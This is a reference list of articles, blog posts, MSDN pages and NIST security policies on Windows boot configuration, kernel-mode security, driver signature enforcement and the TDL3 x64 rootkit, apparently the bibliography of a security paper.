Chappell, Geoff. "Boot Configuration Data (BCD)." <http://www.geoffchappell.com/viewer.htm?doc=notes/windows/boot/bcd/index.htm&tx=4,7,21>.

Conover, Matthew. "Assessment of Windows Vista Kernel-Mode Security." <http://www.symantec.com/avcenter/reference/Windows_Vista_Kernel_Mode_Security.pdf>.

Giuliani, Marco. "TDL3 rootkit x64 goes in the wild." Prevx Blog. 26 Aug. 2010. <http://www.prevx.com/blog/154/TDL-rootkit-x-goes-in-the-wild.html>.

Giuliani, Marco. "x64 TDL3 rootkit - follow up ." Prevx Blog. 28 Aug. 2010. <http://www.prevx.com/blog/155/x-TDL-rootkit--follow-up.html>.

Morgan, Timothy D. "The Windows NT* Registry File Format Version 0.4." 9 June 2009. <http://sentinelchicken.com/data/TheWindowsNTRegistryFileFormat.pdf>.

"A quick insight into the driver signature enforcement." j00ru//vx tech blog. <http://j00ru.vexillium.org/?p=377>.

"BCD WMI Provider Enumerations." MSDN Library. 15 Oct. 2010. <http://msdn.microsoft.com/en-us/library/cc441427%28v=VS.85%29.aspx>.

"Boot Configuration Data in Windows Vista." Windows Hardware Developer Central. 4 Feb. 2008. <http://www.microsoft.com/whdc/system/platform/firmware/bcd.mspx>.

"Code Integrity (ci.dll) Security Policy." Computer Security Resource Center. 15 Jan. 2008. <http://csrc.nist.gov/groups/STM/cmvp/documents/140-1/140sp/140sp890.pdf>.

"IoRegisterPlugPlayNotification." OSR Online. 11 Apr. 2003. <http://www.osronline.com/ddkx/kmarch/k108_5sc2.htm>.

"MSDN Library." MSDN Library. <http://msdn.microsoft.com/en-us/library/default.aspx>.

"PsSetLoadImageNotifyRoutine." OSR Online. 11 Apr. 2003. <http://www.osronline.com/ddkx/kmarch/k108_5sc2.htm>.

"Windows 7 Boot Manager Security Policy." Computer Security Resource Center. 26 Apr. 2010. <http://csrc.nist.gov/groups/STM/cmvp/documents/140-1/140sp/140sp1319.pdf>.

"Windows 7 Winload OS Loader (winload.exe) Security Policy." Computer Security Resource Center. 26 May 2010. <http://csrc.nist.gov/groups/STM/cmvp/documents/140-1/140sp/140sp1326.pdf>.

"Windows Preinstallation Environment." Wikipedia. <http://en.wikipedia.org/wiki/Windows_Preinstallation_Environment>.

"Windows Vista startup process." Wikipedia.
<http://en.wikipedia.org/wiki/Windows_Vista_startup_process>.